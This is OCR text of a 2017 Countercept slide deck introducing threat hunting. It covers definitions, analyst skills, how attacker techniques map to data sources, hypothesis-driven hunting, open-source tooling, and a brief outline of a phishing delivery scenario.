COUNTERCEPT

THREAT HUNTING 101: BECOME THE HUNTER

24th Aug 2017

MWR INFOSECURITY


CAN
YOU
SPOT
THE
THREAT
HUNTER
?
COUNTERCEPT
MWR

WHOAMI


COUNTERCEPT

- Hamza – THREAT HUNTER for Countercept since 2015
- Threat Hunting on a wide variety of client estates
- Offensive Security Certified Professional (OSCP)
- Crest Registered Intrusion Analyst (CRIA)
- Degree in Computer Security

THREAT HUNTING INDUSTRY TRENDS


COUNTERCEPT

- **2016** – The rise of THREAT HUNTING
- **2017** – Defining the THREAT HUNTER role



https://countercept.com/our-thinking/a-journey-from-mssp-soc-analyst-to-countercept-threat-hunter/

COUNTERCEPT



THREAT HUNTING

WHAT IS THREAT HUNTING?


COUNTERCEPT

"The process of PROACTIVELY and iteratively searching through networks to DETECT AND ISOLATE advanced threats that EVADE EXISTING SECURITY SOLUTIONS"

SQRRL

WHAT IS THREAT HUNTING?

COUNTERCEPT



"With TRADITIONAL detection you START with technology, and THEN USE people to get the most out of that technology.


With THREAT HUNTING, you START with people, and THEN USE technology to get the most out of those people"

Callum Roxan

Threat Hunter

AUTOMATED VS MANUAL

COUNTERCEPT



THREAT HUNTER SKILLS

TECHNICAL SKILLS

COUNTERCEPT

http://www.crest-approved.org/wp-content/uploads/Technical_Syllabus-Intrusion_Analysis_Malware-v6.2-rel.pdf

SECURITY ROLES

COUNTERCEPT

OFFENSIVE

- Penetration Tester
- Security Researcher
- Security Consultant
- Exploit Developer
- Reversing Engineer
- Targeted Attack Simulator

THREAT HUNTER

DEFENSIVE

- SOC Analyst
- Incident Handler
- Forensic Analyst
- Malware Analyst
- Systems Admin
- Threat Intel Analyst

THREAT HUNTER SKILLS


COUNTERCEPT

✓ Primary source ? Potential source ✗ N/A	Host analysis	Network analysis	Malware analysis	Memory analysis
Malware	?	?	✓	✓
Process Injection	?	✗	?	✓
Persistence Mechanisms	✓	✗	?	✗
Lateral Movement	✓	✓	✗	✗
C2 Communication	?	✓	?	✗

ATTACK SCENARIO

ATTACK SCENARIO
KILLCHAIN

COUNTERCEPT




Matt Swan – Microsoft – https://www.youtube.com/watch?v=aZxtCKHhAUE

COUNTERCEPT

HYPOTHESES

COUNTERCEPT




https://sqrrl.com/threat-hunting-reference-guide/

- **Hypothesis**: Core of the Human Driven element
- **Example**: I think X is happening. I will find evidence of this in by answering these three questions:
  1. What data do I need?
  2. Where do I get that data from?
  3. How do I hunt through that data?

DIY THREAT HUNTING

COUNTERCEPT


- HOST, NETWORK & LOG DATA – OSQuery, GRR, Sysmon, Bro, NXLog, FileBeat, WinBeat
- STORAGE & ANALYTICS – ELK Stack: Elastic, Logstash, Kibana
- INFRASTRUCTURE – Puppet, Chef, Ansible, Docker



ATTACK SCENARIO

INFECTION VECTOR

COUNTERCEPT




ATTACK SCENARIO

DELIVERY VECTOR - PHISHING

COUNTERCEPT

- Phishing is popular – for good reason!



- Office Macro
- PS encoded stager
- PS Empire session

- Bypasses controls
- Weak link is user

https://github.com/sensepost/ruler

